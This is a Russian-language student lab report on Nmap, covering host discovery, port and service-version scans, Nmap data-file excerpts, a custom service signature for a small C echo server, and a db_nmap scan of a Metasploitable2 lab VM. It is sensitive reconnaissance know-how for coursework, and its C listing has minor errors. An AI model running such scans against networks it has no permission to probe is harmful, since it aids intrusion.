

Отчет по лабораторной работе 2:

Nmap Metasploit

Семён Мартынов

<semen.martynov@gmail.com>

25 мая 2015 г.

Содержание

1	Утилита для исследования сети и сканер портов Nmap	2
1.1	Цель работы	2
1.2	Ход работы	2
1.2.1	Определение набора и версии сервисов запущенных на компьютере в диапазоне адресов	2
1.2.2	Просканировать виртуальную машину Metasploitable2 используя db_nmap из состава metasploitframework	13
1.2.3	Выбрать пять записей из файла nmap-service-probes и описать их работу.	16
1.2.4	Выбрать один скрипт из состава Nmap и описать его работу.	18
1.3	Выводы	19
2	Инструмент тестов на проникновение Metasploit	20
2.1	Цель работы	20
2.2	Ход работы	20
2.2.1	Описать последовательность действий для получения доступа к консоли	20
2.2.2	Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит	25
2.3	Выводы	29

1 Утилита для исследования сети и сканер портов Nmap

1.1 Цель работы

Изучение работы программы Nmap на примере локальной домашней сети и сети из виртуальных машин с Kali Linux и Metasploitable2.

1.2 Ход работы

Эта часть работы выполняется в домашней сети 192.168.124.0/24, построенной на технологиях Fast Ethernet (IEEE 802.3u) и WiFi (IEEE 802.11n).

1.2.1 Определение набора и версии сервисов запущенных на компьютере в диапазоне адресов

1.2.1.1 Провести поиск активных хостов Для сканирования сети будет использована команда:

```
nmap -sn 192.168.124.3-255
```

Сочетание ключей s и n приводит к быстрому сканированию (т.е. без сканирования портов). Иногда это называют "ping scan"(и в старых версиях для этого использовалось sP"). Цель задана диапазоном IP адресов, из которого исключен роутер, и машины, с которой проводилось сканирование.

Результат сканирования:

```
$ nmap -sn 192.168.124.3-255

Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-18 01:01 MSK
Nmap scan report for 192.168.124.4
Host is up (0.020s latency).
Nmap scan report for 192.168.124.100
Host is up (0.00030s latency).
Nmap scan report for 192.168.124.195
Host is up (0.034s latency).
Nmap scan report for 192.168.124.239
Host is up (0.042s latency).
Nmap scan report for 192.168.124.249
```

```
Host is up (0.038s latency).
Nmap done: 253 IP addresses (5 hosts up) scanned in 2.43 seconds
```

1.2.1.2 Определить открытые порты Определим состояние 10 наиболее популярных портах на хостах из того же диапазона (стоит отметить, что хостов стало меньше)

```
$ nmap --top-ports 10 192.168.124.3-255

Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-18 01:26 MSK
Nmap scan report for 192.168.124.4
Host is up (0.0057s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
23/tcp    closed telnet
25/tcp    closed smtp
80/tcp    closed http
110/tcp   closed pop3
139/tcp   closed netbios-ssn
443/tcp   closed https
445/tcp   closed microsoft-ds
3389/tcp  closed ms-wbt-server

Nmap scan report for 192.168.124.100
Host is up (0.00026s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
23/tcp    closed telnet
25/tcp    closed smtp
80/tcp    closed http
110/tcp   closed pop3
139/tcp   open  netbios-ssn
443/tcp   closed https
445/tcp   open  microsoft-ds
3389/tcp  closed ms-wbt-server
```

```
Nmap scan report for 192.168.124.244
```

```
Host is up (0.017s latency).
```

```
PORT      STATE SERVICE
```

```
21/tcp    closed ftp
```

```
22/tcp    closed ssh
```

```
23/tcp    closed telnet
```

```
25/tcp    closed smtp
```

```
80/tcp    closed http
```

```
110/tcp   closed pop3
```

```
139/tcp   closed netbios-ssn
```

```
443/tcp   closed https
```

```
445/tcp   closed microsoft-ds
```

```
3389/tcp  closed ms-wbt-server
```

```
Nmap scan report for 192.168.124.249
```

```
Host is up (0.035s latency).
```

```
PORT      STATE SERVICE
```

```
21/tcp    closed ftp
```

```
22/tcp    closed ssh
```

```
23/tcp    closed telnet
```

```
25/tcp    closed smtp
```

```
80/tcp    closed http
```

```
110/tcp   closed pop3
```

```
139/tcp   closed netbios-ssn
```

```
443/tcp   closed https
```

```
445/tcp   closed microsoft-ds
```

```
3389/tcp  closed ms-wbt-server
```

```
Nmap done: 253 IP addresses (4 hosts up) scanned in 2.79 seconds
```

1.2.1.3 Определить версии сервисов Дополнение команды ключом **V** приведет к определению версий (где это возможно).

```
$ nmap -sV 192.168.124.3-255
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-18 01:34 MSK
```

```
Nmap scan report for 192.168.124.4
```

```

Host is up (0.029s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.8 (protocol 2.0)

Nmap scan report for 192.168.124.100
Host is up (0.00018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: IDEAPAD)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: IDEAPAD)
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.40%I=7%D=5/18%Time=55591797%P=x86_64-pc-linux-gnu%r(NULL
SF:;,29,"SSH-2\0-OpenSSH_6\0.6\0.1p1\0x20Ubuntu-2ubuntu2\r\n");

Nmap scan report for 192.168.124.244
Host is up (0.0080s latency).
All 1000 scanned ports on 192.168.124.244 are closed

Nmap scan report for 192.168.124.249
Host is up (0.0041s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
62078/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 253 IP addresses (4 hosts up) scanned in 54.77 seconds

```

1.2.1.4 Изучить файлы nmap-services, nmap-os-db, nmap-service-probes Служебный файл **nmap-services** представляет из себя базу данных портов и протоколов (отрывок файла приведён в листинге 1). Каждая запись имеет число, определяющее вероятность того, что порт может быть открыт.

Большинство строк имеют комментарии, которые Nmap игнорирует, но пользователь может использовать GREP для получения информации о том или ином номере порта. Этот файл был изначально построен на базе список IANA, в котором сервисам распределялись порты (<http://www.iana.org/assignments/port-numbers>), но IANA не отслеживает порты троянов, червей и т.п., что является важным для многих пользователей Nmap.

Листинг 1: Отрывок файла nmap-services

```

23 tcpmux 1/tcp 0.001995 # TCP Port Service Multiplexer [rfc-1078]
24 tcpmux 1/udp 0.001236 # TCP Port Service Multiplexer
25 compressnet 2/tcp 0.000013 # Management Utility
26 compressnet 2/udp 0.001845 # Management Utility
27 compressnet 3/tcp 0.001242 # Compression Process
28 compressnet 3/udp 0.001532 # Compression Process
29 unknown 4/tcp 0.000477
30 rje 5/udp 0.000593 # Remote Job Entry
31 unknown 6/tcp 0.000502
32 echo 7/sctp 0.000000
33 echo 7/tcp 0.004855
34 echo 7/udp 0.024679
35 unknown 8/tcp 0.000013
36 discard 9/sctp 0.000000 # sink null
37 discard 9/tcp 0.003764 # sink null
38 discard 9/udp 0.015733 # sink null
39 unknown 10/tcp 0.000063
40 systat 11/tcp 0.000075 # Active Users
41 systat 11/udp 0.000577 # Active Users
42 unknown 12/tcp 0.000063
43 daytime 13/tcp 0.003927

```

Файл **nmap-os-db** содержит сотни примеров того, как различные операционные системы ведут себя в различных ситуациях, создаваемых Nmap (листинг 2). Этот файл разделен на блоки, известные как отпечатки пальцев (fingerprints) и с каждым отпечатком соотносится имя операционной системы и её общая классификация

Листинг 2: Отрывок файла nmap-os-db

```

21581 Fingerprint FreeBSD 7.0
21582 Class FreeBSD | FreeBSD | 7.X | general purpose
21583 CPE cpe:/o:freebsd:freebsd:7.0
21584 SEQ(SP=100-10A%GCD=1-6%ISR=108-112%TI=I%II=I%SS=S%TS=21|22)
21585 OPS(O1=M5B4NW3NNT11|M5B4NW8NNT11%O2=M578NW3NNT11|M578NW8NNT11%O3=
      M280NW3NNT11|M280NW8NNT11%O4=M5B4NW3NNT11|M5B4NW8NNT11%O5=M218NW3NNT11|
      M218NW8NNT11%O6=M109NNT11)
21586 WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)

```

```

21587 ECN (R=Y%DF=Y%T=3B-45%TG=40%W=FFFF%O=M5B4NW3|M5B4NW8%CC=N%Q=)
21588 T1 (R=Y%DF=Y%T=3B-45%TG=40%S=0%A=S+%F=AS%RD=0%Q=)
21589 T2 (R=N)
21590 T3 (R=Y%DF=Y%T=3B-45%TG=40%W=FFFF%S=0%A=S+%F=AS%O=M109NW3NNT11|M109NW8NNT11%
      RD=0%Q=)
21591 T4 (R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
21592 T5 (R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
21593 T6 (R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
21594 T7 (R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
21595 U1 (DF=N%T=3B-45%TG=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
21596 IE (DFI=S%T=3B-45%TG=40%CD=S)

```

Файл **nmap-service-probes** содержит описания различных ситуаций и ответного поведения сервиса (листинг 3). Это необходимо чтобы определить, какая программа прослушивает порт.

Листинг 3: Отрывок файла nmap-service-probes

```

11087 #####NEXT PROBE#####
11088 Probe UDP SIPOptions q|OPTIONS sip:nm SIP/2.0\r\nVia: SIP/2.0/UDP nm;branch=
      foo;rport\r\nFrom: <sip:nm@nm>;tag=root\r\nTo: <sip:nm2@nm2>\r\nCall-ID:
      50000\r\nCSeq: 42 OPTIONS\r\nMax-Forwards: 70\r\nContent-Length: 0\r\
      nContact: <sip:nm@nm>\r\nAccept: application/sdp\r\n\r\n|
11089 rarity 5
11090 ports 5060
11091 # Some VoIP phones take longer to respond
11092 totalwaitms 7500
11093
11094 match sip m|^SIP/2\0 200 OK\r\n.*Server: Asterisk PBX ([\w._+~ -])\r\n|s p/
      Asterisk/ v/$1/ d/PBX/
11095 match sip m|^SIP/2\0 200 OK\r\n.*Server: FPBX-([\w._\(\) -])\r\n|s p/FPBX/
      v/$1/ d/PBX/
11096 match sip m|^SIP/2\0 404 Not Found\r\n.*User-Agent: Asterisk PBX \(\digi\)\
      \r\n|s p/Digium Switchvox PBX/ i/based on Asterisk/ d/PBX/
11097 match sip m|^SIP/2\0 200 OK\r\n.*User-Agent: SAGEM / 3202\03 / 2601EC \r\n|
      s p/Sagem ADSL router/ d/broadband router/
11098 match sip m|^SIP/2\0 408 Request timeout\r\n.*Server: sipXecs/([\w._ -])
      sipXecs/sipXproxy \(Linux\)\r\n|s p/SIPfoundry sipXecs PBX/ v/$1/ o/Linux
      / cpe:/o:linux:linux_kernel/a
11099 match sip m|^SIP/2\0 404 Not Found\r\n.*User-Agent: AVM (FRITZ!Box Fon WLAN
      [\w._ -])+(?:Annex A )?(?:\(\UI\))?(([\w._ -]+ \(\w+ +\d+ +\d+\))|s p/
      AVM $1 SIP/ v/$2/ d/WAP/ cpe:/h:avm:$1/
11100 match sip m|^SIP/2\0 200 OK\r\n.*Server: NetSapiens SiPBx 1-1205c\r\n|s p/
      NetSapiens SiPBX SIP switch/ d/switch/
11101 match sip m|^SIP/2\0 481 Call Leg/Transaction Does Not Exist\r\nFrom: <sip:

```

```

nm@nm>;tag=root\r\nTo: <sip:nm2@nm2>;tag=0-\w+-\w+-\w+-\w+\r\nCall-ID:
50000\r\nCSeq: 42 OPTIONS\r\nVia: SIP/2.0/UDP nm;received=[\d.]+;rport=\
d+;branch=foo\r\nContent-Length: 0\r\n\r\n$| p/Sony PCS-TL50
videoconferencing SIP/ cpe:/h:sony:pcs-tl50/
11102 match sip m|^SIP/2.0 200 OK\r\nCSeq: 42 OPTIONS\r\nVia: SIP/2.0/UDP nm;
branch=foo;rport\r\nFrom: <sip:nm@nm>;tag=root\r\nCall-ID: 50000\r\nTo: <
sip:nm2@nm2>\r\nContact: <sip:nm2@[\d.]+>\r\nContent-Length: 0\r\n\r\n$|
p/Ekiga SIP/ v/3.2.7/
11103 match sip m|^SIP/2.0 403 Forbidden\r\n.*From: <sip:nm@nm>;tag=root\r\nTo: <
sip:nm2@nm2>;tag=Mitel-([\w.-]+)_d+~\d+\r\n|s p/Mitel $1 PBX SIP/ d/PBX
/
11104 match sip m|^SIP/2.0 200 OK\r\n.*Allow: INVITE, ACK, CANCEL, BYE, OPTIONS,
INFO, REFER, SUBSCRIBE, NOTIFY\r\nAccept: application/sdp,application/
dtmf-relay,application/simple-message-summary,message/sipfrag\r\nAccept-
Encoding: identity\r\n|s p/Siemens Gigaset DX800A VoIP phone SIP/ d/VoIP
phone/
11105
11106 match sip-proxy m|^SIP/2.0 .*\r\nServer: OpenS[Ee][Rr] \(([w\d.-]+) \(([d\w/]
+)\)\)\)|s p/OpenSER SIP Server/ v/$1/ i/$2/
11107 match sip-proxy m|^SIP/2.0 .*\r\nServer: Sip EXpress router \(([w\d.-]+)
\(([d\w/]
+)\)\)\)|s p/SIP Express Router/ v/$1/ i/$2/
11108 # OpenSER and SER have joined to become SIP Router
11109 match sip-proxy m|^SIP/2.0 .*\r\nServer: SIP Router \(([w\d.-]+) \(([d\w
/]+)\)\)\)|s p/SIP Router/ v/$1/ i/$2/
11110 match sip-proxy m|^SIP/2.0 .*\r\nUser-Agent: Asterisk PBX\r\n|s p/Asterisk
PBX/
11111 match sip-proxy m|^SIP/2.0 .*\r\nServer: OpenSIPS \(([w\d.-]+) \(([d\w
/]+)\)\)\)|s p/OpenSIPS SIP Server/ v/$1/ i/$2/
11112 match sip-proxy m|^SIP/2.0 200 OK\r\n.*\r\nUser-Agent: ComdasysB2BUA([\w.-
-]+)\r\n|s p/Comdasys SIP Server/ v/$1/
11113
11114 softmatch sip m|^SIP/2.0 ([~w\s.]+)\r\n.*Server: ([~w\s/_\.\(\)]+)\r\n|s
p/$2/ i/Status: $1/
11115 softmatch sip m|^SIP/2.0 ([~w\s.]+)\r\n| i/SIP end point; Status: $1/

```

1.2.1.5 Добавить новую сигнатуру службы в файл nmap-service-probes (для этого создать минимальный tcp server, добиться, чтобы при сканировании nmap указывал для него название и версию)

Исходный код простого TCP-сервера приведён в листинге 4.

Листинг 4: Пример простого TCP-сервера

```

1 /* Name: Simple TCP server */
2 /* Version: 1.0.0-3 */

```



```

3
4 #include <sys/socket.h>
5 #include <netinet/in.h>
6 #include <stdio.h>
7 #include <string.h>
8
9 int main(int argc, char**argv)
10 {
11     int listenfd;
12     int connfd;
13     int msgsize;
14
15     struct    sockaddr_in servaddr;
16     struct    sockaddr_in cliaddr;
17
18     socklen_t clilen;
19     pid_t     childpid;
20     char      mesg[1000];
21
22     listenfd = socket(AF_INET, SOCK_STREAM, 0);
23     bzero(&servaddr, sizeof(servaddr));
24
25     servaddr.sin_family = AF_INET;
26     servaddr.sin_addr.s_addr = htonl(INADDR_ANY);           /* ADDR: ANY! */
27     servaddr.sin_port = htons(2404);                       /* PORT: 2404 */
28     bind(listenfd, (struct sockaddr *)&servaddr, sizeof(servaddr));
29
30     listen(listenfd, 1024);
31
32     for(;;)
33     {
34         clilen = sizeof(cliaddr);
35         connfd = accept(listenfd, (struct sockaddr *)&cliaddr, &clilen);
36
37         if ((childpid = fork()) == 0)
38         {
39             close (listenfd);
40
41             for(;;)
42             {
43                 msgsize = recvfrom(connfd, mesg, 1000, 0, (struct sockaddr *)&
44                     cliaddr, &clilen);
45                 if (!strcmp(mesg, "version", 7))
46                 {
47                     strcpy(mesg, "1.0.0\n");

```

```

47         msgsize = strlen(msg);
48     }
49     sendto(connfd, msg, msgsize, 0, (struct sockaddr *)&cliaddr,
        sizeof(cliaddr));
50
51 }
52
53 }
54     close(connfd);
55 }
56 }

```

Простой запуск этого сервера можно обнаружить при помощи Nmap, но Nmap пока не знает, с чем имеет дело.

```

$ nmap -sV -p 2404 192.168.124.4

Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-18 03:42 MSK
Nmap scan report for 192.168.124.4
Host is up (0.0038s latency).
PORT      STATE SERVICE VERSION
2404/tcp  open  echo

Service detection performed.
Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.28 seconds

```

Надо отметить, что основная идея определена верно - это действительно эхо-сервис. Но никаких данных о версии у нас нет. Теперь добавим описание сервиса в файл nmap-service-probes

```

$ tail -n 7 /usr/share/nmap/nmap-service-probes
#####NEXT PROBE#####
# Simple TSP server.
Probe TCP simple-tcp-server-ver q|version\r\n|
rarity 9
ports 2404

match stcps m|^1\.0\.0$| p/Simple TCP Server/ v/1.0.0-3/

```

И снова проведём сканирование

```
$ nmap -sV -p 2404 192.168.124.4
Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-18 03:44 MSK
Nmap scan report for 192.168.124.4
Host is up (0.0035s latency).
PORT      STATE SERVICE VERSION
2404/tcp  open  stcps   Simple TCP Server 1.0.0-3

Service detection performed.
Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.21 seconds
```

1.2.1.6 Сохранить вывод утилиты в формате xml Вызов команды имеет следующий вид

```
nmap -sV -p 2404 -oX - scanme.nmap.org 192.168.124.4
```

Результат представляет собой XML-файл

```
<?xml version="1.0"?>
<?xml-stylesheet href="file:///usr/bin/./share/nmap/nmap.xsl"
                                                                type="text/xsl"?>
<!-- Nmap 6.40 scan initiated Mon May 18 03:47:51 2015
      as: nmap -sV -p 2404 -oX - scanme.nmap.org 192.168.124.4 -->
<nmaprun scanner="nmap" args="nmap -sV -p 2404 -oX - scanme.nmap.org
      192.168.124.4" start="1431910071" startstr="Mon May 18 03:47:51
      2015" version="6.40" xmloutputversion="1.04">
<scaninfo type="connect" protocol="tcp" numservices="1" services="2404"/>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1431910071" endtime="1431910079"><status state="up"
      reason="conn-refused" reason_ttl="0"/>
<address addr="192.168.124.4" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><port protocol="tcp" portid="2404"><state state="open"
      reason="syn-ack" reason_ttl="0"/><service name="stcps" product=
      "Simple TCP Server" version="1.0.0-3" method="probed" conf="10"/>
```

```

        </port>
</ports>
<times srtt="4122" rttvar="2991" to="100000"/>
</host>
<runstats><finished time="1431910079" timestr="Mon May 18 03:47:59 2015"
        elapsed="7.40" summary="Nmap done at Mon May 18 03:47:59 2015;
        2 IP addresses (1 host up) scanned in 7.40 seconds"
        exit="success"/><hosts up="1" down="1" total="2"/>
</runstats>
</nmaprun>

```

1.2.1.7 Исследовать различные этапы и режимы работы nmap с использованием утилиты Wireshark На рисунке 1 показано сканирование порта 2404 (по совпадению, он имеет имя iec-104). Видно, что в пакете передаётся запрос "version". А на рисунке 2 опрос 10 наиболее популярных портов.




Рис. 1: Определение сервиса на порт 2404




Рис. 2: Опрос 10 наиболее популярных портов

1.2.2 Просканировать виртуальную машину Metasploitable2 используя db_nmap из состава metasploitframework

Стоит отметить, что Metasploitable2 достаточно прожорлив в плане ресурсов, особенно по части оперативной памяти. Это является результатом большого количества запущенных сервисов.

```
msf > db_nmap -v -sV 192.168.124.211
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-18 21:05 UTC
[*] Nmap: NSE: Loaded 29 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 21:05
[*] Nmap: Scanning 192.168.124.211 [1 port]
[*] Nmap: Completed ARP Ping Scan at 21:05, 0.05s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 21:05
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 21:05, 0.01s
elapsed
```

```

[*] Nmap: Initiating SYN Stealth Scan at 21:05
[*] Nmap: Scanning 192.168.124.211 [1000 ports]
[*] Nmap: Discovered open port 22/tcp on 192.168.124.211
[*] Nmap: Discovered open port 5900/tcp on 192.168.124.211
[*] Nmap: Discovered open port 80/tcp on 192.168.124.211
[*] Nmap: Discovered open port 53/tcp on 192.168.124.211
[*] Nmap: Discovered open port 21/tcp on 192.168.124.211
[*] Nmap: Discovered open port 3306/tcp on 192.168.124.211
[*] Nmap: Discovered open port 445/tcp on 192.168.124.211
[*] Nmap: Discovered open port 23/tcp on 192.168.124.211
[*] Nmap: Discovered open port 25/tcp on 192.168.124.211
[*] Nmap: Discovered open port 111/tcp on 192.168.124.211
[*] Nmap: Discovered open port 139/tcp on 192.168.124.211
[*] Nmap: Discovered open port 2049/tcp on 192.168.124.211
[*] Nmap: Discovered open port 512/tcp on 192.168.124.211
[*] Nmap: Discovered open port 8180/tcp on 192.168.124.211
[*] Nmap: Discovered open port 6000/tcp on 192.168.124.211
[*] Nmap: Discovered open port 5432/tcp on 192.168.124.211
[*] Nmap: Discovered open port 1524/tcp on 192.168.124.211
[*] Nmap: Discovered open port 1099/tcp on 192.168.124.211
[*] Nmap: Discovered open port 6667/tcp on 192.168.124.211
[*] Nmap: Discovered open port 514/tcp on 192.168.124.211
[*] Nmap: Discovered open port 2121/tcp on 192.168.124.211
[*] Nmap: Discovered open port 8009/tcp on 192.168.124.211
[*] Nmap: Discovered open port 513/tcp on 192.168.124.211
[*] Nmap: Completed SYN Stealth Scan at 21:05, 0.55s elapsed (1000 total
                                                                    ports)
[*] Nmap: Initiating Service scan at 21:05
[*] Nmap: Scanning 23 services on 192.168.124.211
[*] Nmap: Completed Service scan at 21:05, 11.76s elapsed (23 services on 1
                                                                    host)
[*] Nmap: NSE: Script scanning 192.168.124.211.
[*] Nmap: Initiating NSE at 21:05
[*] Nmap: Completed NSE at 21:05, 0.16s elapsed
[*] Nmap: Nmap scan report for 192.168.124.211
[*] Nmap: Host is up (0.00030s latency).
[*] Nmap: Not shown: 977 closed ports

```

```

[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
                                         2.0)

[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rshcd
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  shell        Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
[*] Nmap: 6667/tcp  open  irc          Unreal ircd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:6E:3D:DB (Cadmus Computer Systems)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost,
      irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Read data files from: /usr/bin/./share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at
      http://nmap.org/submit/ .

[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
